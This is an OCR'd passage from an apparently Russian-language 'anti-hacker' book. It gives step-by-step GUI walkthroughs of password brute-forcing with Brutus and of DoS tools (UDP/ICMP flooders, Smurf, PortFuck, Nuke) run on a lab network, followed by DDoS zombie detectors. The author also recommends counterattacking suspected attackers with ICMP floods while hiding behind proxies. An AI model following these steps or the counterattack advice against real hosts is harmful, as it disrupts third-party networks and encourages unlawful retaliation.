


Рис. 8.23. Введите в поля диалога найденные логин и пароль - и отобразится защищенная страничка Web

Кроме описанной возможности взлома базовой системы аутентификации, программа Brutus позволяет взламывать парольную защиту, реализованную с помощью форм на страничках Web. Такая система защиты функционирует на основе запросов CGI-сценариев Web-сайта. Выбрав в поле **Type** (Тип) пункт **HTTP (Form)** (HTTP (Форма)) и настроив передачу запросов GET сценариям, можно

подобрать пароль доступа к ресурсу, воспользовавшись теми же методами, что и описанный выше способ взлома грубой силой, или выполнить словарную атаку.

Заключение

Сайты Web, поддерживаемые на подключенных к Интернету серверах корпоративной сети, - это наилучшие объекты для удаленного взлома доступа к информационным ресурсам организации. Для хакинга сайтов Web создано множество утилит, часть из которых описана в этой главе. Следует однако учесть, что задача хакинга такой системы вовсе не так проста, как это может показаться на первый взгляд. Если раньше, в доисторическую эпоху систем Windows NT/95/98, достаточно было отсканировать Web-сайт программами типа CGI Vulnerability Scan или D@MNED CGI Scanner 2.1, найти несколько уязвимых сценариев, а потом с помощью эксплойтов, в изобилии представленных на хакерских Web-сайтах, без всяких проблем взломать доступ к ламерскому серверу, то нынче все это усложнилось.

Чтобы взломать настоящий, защищенный Web-сайт, приходится долго подыскивать ключики к его уязвимостям, причем еще не факт, что удастся найти надежные эксплойты для проникновения в сервер через найденную дыру в системе защиты. Так что наилучший способ хакинга сайтов Web - это внимательное отслеживание новейших уязвимостей и самодельное изготовление эксплойтов, чаще всего представленных на Web-сайтах в виде исходных текстов программ.

Антихакер же должен помнить, что ныне имеется множество мощных программных средств исследования безопасности Web-сайтов - например, приложение Retina, описание которого можно найти, например, в [7]. Другая возможность создания надежной защиты Web-сайта - это испытание его на прочность с помощью хакерских утилит, а для этого антихакер должен в совершенстве овладеть методикой их использования.

ГЛАВА 9.
Атаки DoS

Сразу после появления и массового распространения сетей, построенных на основе стека протоколов TCP/IP, хакеры занялись разработкой средств для выполнения в сетях TCP/IP действий, которые можно назвать настоящим кибертерроризмом. Эти действия, при всем их разнообразии, сводятся к одному - атакам, направленным на разрушение или нарушение нормального функционирования различных сетевых сервисов и называемых атаками DoS (Denial of Service - Отказ в обслуживании). Технически атаки DoS реализуются с помощью программ-эксплойтов, использующих уязвимости стека протоколов TCP/IP и сетевого программного обеспечения.

Атаки DoS представляют собой сущее бедствие для современных сетевых компьютерных систем, в особенности для Интернета. Ежегодно атаки DoS опустошают ресурсы различных сайтов Интернета, среди которых присутствуют такие известные сайты, как **Yahoo, eBay, CNN.com, www.Microsoft.com,** приводя к финансовым потерям их хозяев, исчисляемых миллионами долларов [3]. Как правило, следствием таких атак является выход из строя серверов Интернета из-за перегрузки, что приводит к недоступности услуг этих сайтов и, следовательно, к потере возможных доходов.

Причины применения атак DoS могут быть самыми различными, начиная от простого хулиганства и кончая самым настоящим кибертерроризмом, имеющим своей целью достижение, в том числе, определенных политических целей. Тем не менее, как справедливо указано в [3], для настоящего хакера атаки DoS не представляют особого интереса, вследствие их очевидной никчемности с точки зрения доступа к информации. Мы, однако, не будем обсуждать цели, преследуемые «кул хацкерами», выполняющими атаку DoS против первого попавшегося им под руку Web-сайта; заметим только, что для антихакера атаки DoS иногда становятся единственным средством защиты от нападений из сети. В самом деле, когда сразу с нескольких компьютеров на вас направляется целый шквал сетевых пакетов, защититься от него можно только одним способом - послав в ответ «залп» из сетевого «орудия», представляющего собой аналог хакерского инструмента для атаки DoS.

*В данном случае уместно напомнить, что деяния типа атаки DoS никак не могут понравиться ее жертвам, что может иметь для хакера самые печальные последствия. Так что даже применяя атаку DoS против надоедливых киберхулиганов, помните, что нелишне предпринять те же меры защиты, что используют хакеры, - работайте через прокси-сервер и под защитой брандмауэра или системы IDS (например, BlackICE Defender (**http://blackice.iss.net/**)), чтобы избежать раскрытия конфиденциальности и возможной реакции объектов атаки.*

В этой главе мы вначале рассмотрим общую классификацию атак DoS, а потом рассмотрим разновидности этих атак вместе с некоторыми программами, вошедшими в классический набор инструментов хакинга.

Разновидности атак DoS

Целью атаки DoS является приведение компьютерной системы в состояние, когда ее функционирование становится невозможным. Технически реализация такой задачи может быть выполнена различными методами, поэтому чтобы было легче ориентироваться, мы разобьем атаки DoS на такие категории.

- Атаки насыщением полосы пропускания - отсылая на атакуемый хост большое число пакетов, хакер перенасыщает полосу пропускания определенной сети, скажем, Интернета (так был неоднократно атакован Web-сайт **Yahoo).** Такую атаку хакер может выполнить двояким образом. Если хакер использует сетевое подключение с большой полосой пропускания, скажем, T1 (ширина 1544 Мбит/с), то ему ничего не стоит затопить пакетами сетевое соединение с полосой пропускания, скажем, *56* Кбит/с (модемное подключение). Другой вариант - использование *усиливающей сети,* когда хакер использует не слишком быстрый канал связи, например, модемное соединение. В этом случае с помощью определенной технологии хакер посылает поток пакетов на атакуемый хост сразу со всех компьютеров усиливающей сети.
- Атаки на истощение ресурсов - отсылая на атакуемый хост специально подготовленные пакеты, хакер вынуждает атакуемый компьютер тратить свои ресурсы на обработку этих пакетов. Происходит захват системных ресурсов атакуемого компьютера - центрального процессора, памяти и других, после чего хост выходит из строя.
- Атаки некорректными сетевыми пакетами - отсылая на атакуемый хост особым образом искаженные пакеты, хакер нарушает работу сетевого программного обеспечения или операционной системы компьютера. В таких атаках используются уязвимости, связанные с ошибками в коде программных средств.
- Атаки фальсифицированными сетевыми пакетами - искажая сетевые пакеты, хакер принуждает хост изменить конфигурацию или состояние атакуемой компьютерной системы, что снижает ее производительность или даже приводит к некорректной работе хостов. Такие атаки основываются на уязвимостях или плохой настройке системы защиты.

Опишем подробнее атаки DoS перечисленных разновидностей, проиллюстрировав их примерами атак, ставших «классикой» этой разновидности хакинга.

Атаки насыщением полосы пропускания

Чтобы переполнить полосу пропускания линии связи атакуемого хоста, хакер должен принять во внимание возможности своего собственного сетевого соединения. Если хакерский компьютер напрямую подключен к Интернету через соединение T1, то ему вполне по силам в одиночку «завалить» любой Web-сайт [3], не говоря уже о клиентах, работающих через модемные подключения. Выполнив лавинообразное генерирование пакетов, хакер заполняет ими линию связи атакуемого хоста, после чего работа атакованного хоста в сети становится невозможной.

Для выполнения такой атаки существует множество инструментов, использующих различные сетевые протоколы. Рассмотрим работу двух, весьма популярных программ - флудеры UDP и ICMP.

Все примеры атак DoS, рассмотренные в этой главе, будут иллюстрироваться на экспериментальной локальной сети, которую мы использовали в предыдущих главах для описания атак на службы электронной почты и ICQ. Автор категорически отвергает всякую возможность использования этой информации для выполнения реальных атак со своего компьютера и предупреждает о возможной ответственности.

Флудер UDP

Как явствует из названия, флудер UDP должен «затоплять» атакуемого клиента пакетами UDP, нарушая работу компьютера. Весьма удобной программой, реализующей такую атаку DoS, можно назвать утилиту UDP Flooder 2.0 компании Foundstone **(http://www.foundstone.com),** которая, вообще-то говоря, была создана для проверки устойчивости хостов к атакам такого рода.

На Рис. 9.1 представлен диалог программы UDP Flooder 2.O.

Чтобы проиллюстрировать работу утилиты UDP Flooder 2.0, мы воспользуемся нашей экспериментальной сетью и выполним атаку DoS на компьютер **Alex-3** с IP-адресом **1.0.0.5** с помощью такой последовательности действий.

> Запустите утилиту UDP Flooder 2.O.

у В поле **IP/hostname** (IP/имя хоста) введите IP-адрес или имя NetBIOS атакуемого компьютера - в данном случае введен IP-адрес **1.0.0.5**.

> В поле **Port** (Порт) введите номер порта, в данном случае введен порт 80, поскольку его используют HTTP-серверы.




Рис. 9.1. Подготовка атаки заливкой пакетов UDP не займет у вас много времени

- Установите ползунок **Speed** (Скорость) в позицию LAN, поскольку мы исполняем атаку через локальную сеть.
- В группе элементов управления **Data** (Данные) установите переключатель **Random** (Случайная генерация), что вынудит флудер генерировать и отсылать на атакуемый компьютер случайные данные.
- В ставшие доступными поля справа от переключателя введите значения, соответственно, **20** 000 и 30 **000,** установив длину передаваемых пакетов.
- Щелкните на кнопке **Go** (Атаковать).
- Когда вы сочтете, что с вашей жертвы достаточно, щелкните на кнопке **Stop** (Стоп).

На Рис. 9.2 представлен результат воздействия атаки на компьютер **Alex-3 в** виде диалога диспетчера задач, открытого на вкладке **Networking** (Сеть).




Рис. 9.2. Атака удалась — сетевое соединение заполнено пакетами на 80%

Как видим, результат неплох - сетевое подключение занято в основном приемом пакетов UDP, реакция компьютера замедлена и мощности процессора на 50% заняты обработкой поступающей бессмысленной информации. И все это достигнуто при использовании равноценных подключений - и хакер, и его жертва подсоединены к LAN типа Ethernet 10Base.

Флудер ICMP

Флудеры (или бомберы) ICMP (Internet Control Message Protocol - Протокол управляющих сообщений Интернета) очень похож на только что рассмотренный флудер UDP. На Рис. 9.3 представлен диалог одного из флудеров X-Script ICMP Bomber.




Рис. 9.3. Флудер X-Script ICMP Bomber весьма прост, но эффективен

Чтобы «зафлудить» неприятельский компьютер, хакеру достаточно в поле **Host** (Хост) указать IP-адрес или имя компьютера жертвы, после чего щелкнуть на кнопке **Ping** (Пинг). При необходимости, в поле **Packet Size** (Размер пакета) можно задать размер пакетов, а в поле **Number to Send** (Количество пакетов) - число отсылаемых пакетов. Размер пакета весьма влияет на эффект применения флудера - большой размер пакета приводит к практически полному затоплению сетевого соединения жертвы. На Рис. 9.4 представлен диалог диспетчера задач, показывающий загрузку сетевого соединения компьютера **Alex-3** (его IP-адрес равен, как вы помните, **1.0.0.5**).

Атака ICMP особенно эффективна еще и тем, что протокол ICMP (Internet Control Message Protocol - Протокол управляющих сообщений Интернета) предназначен для тестирования работы сети TCP/IP, и пакеты ICMP имеют высокий приоритет обслуживания. Так что флудеры ICMP могут быть весьма полезным инструментом разборки со всякого рода персонажами, не дающим прохода Web-путешественникам; к тому же флудеры ICMP не требуют никаких особенных знаний для их использования.




Рис. 9.4. Атака DoS вполне удачна!

Атака Smurf

Но что делать, если намечаемая жертва подключена к сети через быстрое соединение, а хакер не имеет доступа к достаточно мощному подключению, которое позволит ему выполнить атаку DoS достаточно эффективно? Тогда хакеру следует прибегнуть к более сложной атаке Smurf, которая заключается в следующем.

Вместо того, чтобы отсылать пакеты с хакерского компьютера, в атаке Smurf используется *усиливающая сеть*. С хакерского компьютера на широковещательный адрес усиливающей сети посылаются пакеты ECHO (Эхо) протокола ICMP, которые обычно используются для диагностики сети. В рассылаемых пакетах хакер подменяет исходный адрес пакетов IP-адресом атакуемого хоста, после чего все компьютеры усиливающей сети посылают ответные пакеты жертвенному компьютеру. Эффект от такой атаки может быть весьма велик, поскольку если усиливающая сеть состоит из нескольких десятков компьютеров, то один ECHO-запрос размером 10 Кбайт может вызвать лавину ответов общим объемом несколько мегабайт, и сетевое соединение атакуемого компьютера просто захлебнется.

Другой, наиболее опасной атакой описываемой разновидности является распределенная атака DoS, или DDoS (Distributed DoS). Суть атак DDoS состоит в помещении на сетевых компьютерах программ-клиентов, работающих под управлением центральной консоли. В определенный момент времени по команде с хакерской консоли эти клиенты, имеющие выразительное название «зомби»,

начинают атаку DoS по указанному адресу Интернета. Среди атак DDoS наиболее популярной является WinTrinoo (сайт разработчика находится по адресу **http://www.bindview.com),** которая, к тому же, представляет собой единственную реализацию атаки DDoS на платформе Win32. В 2000 году атаками DDoS были поражены многие серверы Интернета, включая Web-сайты самых известных фирм (этим, наверное, объясняется отсутствие на сайтах хоть сколько-нибудь работоспособной версии программ, реализующих атаку WinTrinoo). Для исследования и выявления компьютеров-зомби компания Foundstone предложила программные средства, про которые мы еще поговорим в конце главы, где обсуждаются меры защиты от атак DoS.

Атаки на истощение ресурсов

Атака DoS, направленная на истощение ресурсов, имеет своей целью захват системных ресурсов атакованного хоста, таких как память, процессор, квоты дискового пространства. Как правило, хакер, предпринимающий данную атаку DoS, уже имеет доступ к общим ресурсам системы и своими действиями пытается захватить дополнительные ресурсы, чтобы затруднить доступ к ним других пользователей. Эти действия могут привести к недоступности сервера для подключений остальных пользователей, зависанию процессов и переполнению дискового пространства.

Одна из наиболее интересных и эффективных атак DoS рассматриваемого типа реализуется программой PortFuck, которая выполняет атаку переполнением таблицы процессов (еще ее называют флудером TCP-соединений по причинам, которые изложены далее). Утилита PortFuck открывает с хостом-жертвой все новые и новые TCP-соединения до тех пор, пока не переполнит ресурсы атакованного компьютера. Этот момент наступит независимо от мощности процессора, размера памяти, полосы пропускания линии связи и любых других факторов по той простой причине, что каждое TCP-соединение требует для открытия ресурсы, а они, в любом случае, не беспредельны.

На Рис. 9.5 представлен главный диалог утилиты PortFuck.




Рис. 9.5. Программа PortFuck готова сокрушить свою жертву

Атаки Nuke

Слово «Nuke» на английском языке означает «ядерное оружие», и если такое название присвоили атакам DoS, то, очевидно, они чего-то, стоят. На русском эти атаки так и называют - «нюк», и суть классического «нюка» состоит в следующем. В сетях TCP/IP для проверки функционирования хостов применяется протокол ICMP, про который мы упоминали в разделе «Флудер ICMP» выше. При возникновении в сети какой-либо ошибки функционирования - обрыва соединения, недоступности линии связи и т.п. - происходит генерация сообщения ICMP, вслед за которым выполняются определенные действия, например, перестройка маршрутизации сети исключением линии связи из таблицы маршрутизации. Одновременно разрываются все подключения с компьютером, ставшим недоступным.

На этом-то и строится расчет хакера - послав компьютеру А, подключенному к компьютеру В, сообщение, что компьютер В якобы недоступен, можно прервать соединение. Наибольший эффект такие «шалости» имеют при атаках на IRC и Web-чаты, поскольку их посетители подолгу остаются подключенными к серверу, и их легко вычислить и «отсоединить» от сервера. Так что атаки Nuke - это сущее наказание для сетей ШС.

При работе с атаками DoS типа Nuke и хакерам, и антихакерам следует учесть, что системы Windows 2000/XP не позволяют вытворять с собой такие штучки, которые без проблем выводят из строя системы Windows 9x. Это подтверждают как эксперименты по применению «нюков» к компьютерам Windows 2000/XP, так и литературные источники (например, [4]). Тем не менее, учитывая наличие в Интернете множества компьютеров Windows 9x, да еще и лишенных всякой защиты брандмауэрами, не стоит сбрасывать со счетов возможности «нюков». Для антихакеров «нюки» подчас могут стать той дубиной, которая спасет их при путешествиях по виртуальным просторам Интернета от персонажей типа доктора Добрянского.

Существует великое множество утилит для выполнения атак Nuke - все на одно лицо, с очень похожими диалогами. Рабочее окно одной из них, программы Windows Nuke'eM version 1.1, представлено на Рис. 9.8.

Чтобы выполнить атаку Nuke на компьютеры нашей экспериментальной локальной сети, добавим к ней еще одного клиента - **Alex-2**, с IP-адресом **1.0.0.4** и работающего под управлением системы Windows 95. Далее выполним такие шаги.

- В поле Address (Адрес) рабочего окна программы Windows Nuke'eM version 1.1, представленном на Рис. 9.8, последовательно введите IP-адреса компьютеров Alex-2 (Windows 95), **Alex-3** (Windows XP) и **Alex-1** (Windows 2000). По мере ввода IP-адресов щелчком на кнопке Add (Добавить) вносите их в список в левой части диалога.




Рис. 9.8. Рабочее окно классического «Нюка» весьма незамысловато

> Щелкните на кнопке Execute (Исполнить). В окне Windows Nuke'eM version **1.1** отобразится информация о ходе атаки (Рис. 9.9).




*Рис. 9.9. На компьютере **Alex-2** следует ожидать неприятностей!*

> Чтобы проверить результаты применения «нюка» к компьютеру Alex-2, попробуем обратиться к компьютеру **Alex-2** с помощью проводника Windows. В ответ проводник Windows отображает диалог, представленный на Рис. 9.10.

Таким образом, связь с компьютером **Alex-2** нарушена - что и требовалось достичь атакой Nuke. Теперь вы понимаете, почему при общении в чатах и всякого рода IRC-сообществах следует избегать идентификации вашего IP-адреса. Ведь при работе на компьютерах со старыми системами Windows вы практически ничем не защищены от «нюков», если, конечно, не используете толковый брандмауэр или систему IDS (рекомендуем BlacklCE Defender).

- Замедление скорости передачи данных - посылая якобы от имени промежуточного маршрутизатора ICMP-сообщение **Source Quench** (Замедлить источник), хакер принуждает хост снизить скорость передачи данных. Этого же результата можно достичь, посылая ICMP-сообщение **Destination Unreachable: Datagram Too Big** (Цель недоступна: датаграмма слишком велика).

Как видим, возможности протокола ICMP для создания атак DoS просто неисчерпаемы, однако следует учесть, что владея такой техникой, хакер может получить гораздо больше пользы, если применит ее для достижения других, более плодотворных целей, чем для причинения мелких и средних гадостей своим сетевым соседям.

Напоследок укажем самую, пожалуй, популярную атаку DoS, реализованную в сетях TCP/IP - атаку на протокол NetBIOS от хакера Sir Dystic, создавшего утилиту nbname, которая искажает работу службы NBNS преобразования IP-адресов в имена NetBIOS в сетях Windows 2000 [4]. Запустив утилиту nbname, можно полностью нарушить работу всей сети, передавая сообщения NetBIOS об освобождении или регистрации имен NetBIOS. После этого работа сети TCP/IP полностью или частично нарушается - общие ресурсы становятся недоступными, подключения и просмотр сетевых соседей затрудняется, и перестают работать некоторые команды тестирования сети, например, **net send.**

К сожалению, все попытки обнаружить в Интернете утилиту nbname оказались тщетными - сайты, указанные ссылками на страницах с описанием атаки утилитой nbname, тщательно заглушены, что наводит на мысль об исключительной эффективности nbname.

Защита от атак DoS

Атаки DoS - это бедствие нынешнего виртуального мира, приводящие в хаос мощные вычислительные системы. Борьба с ними усложняется еще и тем, что все эти атаки подчас невозможно отразить иначе, кроме как закрытием всех сетевых соединений атакованного хоста, что очень часто неприемлемо по финансовым соображениям. Тем не менее, в [11] отмечается, что иногда выгоднее увеличить мощности компьютерной системы, подверженной атакам DoS, чем закрыть к ней доступ, скажем, остановить работу Web-сервера организации. Расчет здесь строится на истощение ресурсов атакующей стороны, которой просто не удастся превзойти ресурсы Web-сервера. Другое важное средство защиты - переход на современные операционные системы и программное обеспечение, которое «осведомлено» о последних изобретениях по части атак DoS.

Однако все это может не устоять перед атакой DDoS - хакер, овладевший такими средствами, может стать воистину всемогущим, поскольку нет такого сервера, который мог бы устоять перед атакой, идущей со всех сторон земного шара с

неопределенно большого числа комьютеров-зомби. Такие атаки требуют особого подхода, и вот что предлагает компания Foundstone.

Вместо настройки системы защиты сервера, усиления ресурсов подверженного атакам компьютера, т.е. всего того, что в Главе 1 мы назвали «пассивная оборона», специалисты Foundstone предлагают меры активной обороны. В ответ на атаку DDoS, использующей сотни и тысячи «зомби», Foundstone предлагает самому перейти в наступление и заглушить работу «зомби» встречной атакой.

Для выполнения такой контратаки сотрудник фирмы Foundstone, неутомимый Робин Кейр (Robin Keir), разработал и предоставил всем желающим возможность загрузить на сайте **http://www.foundstone.com** бесплатную утилиту DDoSPing 2.0, которая выполняет тестирование компьютера на предмет наличия в нем программы-зомби. Далее работу выявленного зомби можно заглушить, воспользовавшись программой флудера UDP, описанного в разделе «Флудер UDP» выше.

На Рис. 9.11 представлен диалог программы DDosPing 2.0, содержащий все необходимые элементы для выполнения тестирования.




Рис. 9.11. Диалог программы выявления зомби DDoS позволяет тестировать целую сеть

Для работы с программой DDoSPing 2.0 следует выполнить такие шаги.

> В поля **Start IP address** (Начальный IP-адрес) и **End IP-address** (Конечный IP-адрес) введите начальный и конечный IP-адреса тестируемой сети или отдельного хоста.

- Установите ползунок Speed (Скорость) в позицию, соответствующую тестируемой сети, в данном случае LAN.
- Если необходимо, щелкните на кнопке Configuration (Конфигурация) и откройте диалог настройки программы Рис. 9.12).




Рис. 9.12. Настройка программы тестирования

- В зависимости от тестируемой системы, щелкните на кнопке Windows defaults (Windows по умолчанию) или Unix defaults (Unix по умолчанию), чтобы установить стандартные параметры проверки систем Windows или Unix, соответственно.
- Обратите внимание, что программа DDoSPing 2.0 позволяет выявлять зомби, принимающие участие не только в атаках WinTrinoo, но и других, не менее интересных атаках того же рода - **StachelDraht** и Tribe Flood Network. Если настройки программы вас устраивают, щелкните на кнопке **OK** в диалоге настройки программы (Рис. 9.12).
- В диалоге DDoSPing 2.0 на Рис. 9.11 щелкните на кнопке Start (Пуск) и выполните тестирование. Ход проверки отображается в поле Infected Hosts (Зараженные хосты).

Другой, не менее популярной утилитой для выявления компьютеров-зомби является программа Zombie Zapper (http://razor.bindview.com/tools/**ZombieZapper_form.shtml**), которая как раз и является творцом атаки WinTrinoo. На Рис. 9.13 представлен диалог этой программы, который, как видим, не очень отличается от DDoSPing 2.O.




Рис. 9.13. Программа Zombie Zapperтакже неплоха

Однако в отличие от DDoSPing 2.0, программа Zombie Zapper не позволяет выполнять настройку тестирования хостов и не снабжена такими удобными средствами наблюдения за ходом проверки, как DDoSPing 2.O.

Заключение

Как вы, наверное, уже поняли, атаки DoS - это занятие не для Хакеров с большой буквы, а скорее для типов, наподобие упомянутого в Главе 1 доктора Добрянского. В самом деле, что толку оттого, что где-то за океаном, за тридевять земель, у кого-то перестанет работать Web-сервер и этот кто-то понесет потери. Вам-то что с того, если только, надеюсь, вы не кибертеррорист и не личность с «обугленным черепом и клочками растительности, и обрывками проводов», как у доктора Добрянского. Но вот для Антихакера атаки DoS иногда могут стать просто спасением, если попытки остановить атаки какого-нибудь «кул хацкЁра»

(да-да, именно «Ё», уже и такие появились) не получаются никаким образом и нет уже сил и средств на непрерывное наращивание мощностей Web-сервера. Выявите IP-адрес такого «хацкЁра» и затопите его компьютер пакетами ICMP-флудера! Системы EDS всегда готовы предоставить IP-адрес, требуемый для такой контратаки, а простые флудеры, подобные описанным в этой главе, можно найти на многих сайтах Web. Однако помните, что такие методы защиты - на грани допустимого, и их использование чревато. Поэтому антихакер должен применять обоюдоострое оружие атак DoS весьма умело, действуя через прокси-сервер и прикрываясь брандмауэром - а то ведь и ответить могут!

ГЛАВА 10.

Хакинг компьютеров Windows 2000/XP

Итак, хакеру удалось подсоединиться к локальной сети, воспользовавшись каким-то заброшенным (чужим) компьютером, или нелегально подсоединиться к сетевому кабелю, проходящему где-то в подвале, применив специальное устройство (подробнее о таких приспособлениях вы можете прочитать, например, в [1]). Впрочем, все это, как правило, излишне - при царящем в нынешних локальных сетях хаосе достаточно получить доступ к обычному сетевому компьютеру - и далее все зависит от вас. Итак, хакер получил доступ к локальной сети и теперь хочет получить доступ к информационным ресурсам сетевых хостов. Как же он может это сделать?

Далее работа утилит хакинга иллюстрируется на примере нашей экспериментальной сети TCP/IP, которую мы использовали на протяжении всей книги. Эта сеть позволит продемонстрировать набор технических приемов хакинга сетей TCP/IP без нарушения чьих-либо прав на конфиденциальность информации. Автор категорически настаивает на неприменении описанных далее средств к реальным сетям и предупреждает о возможной ответственности.

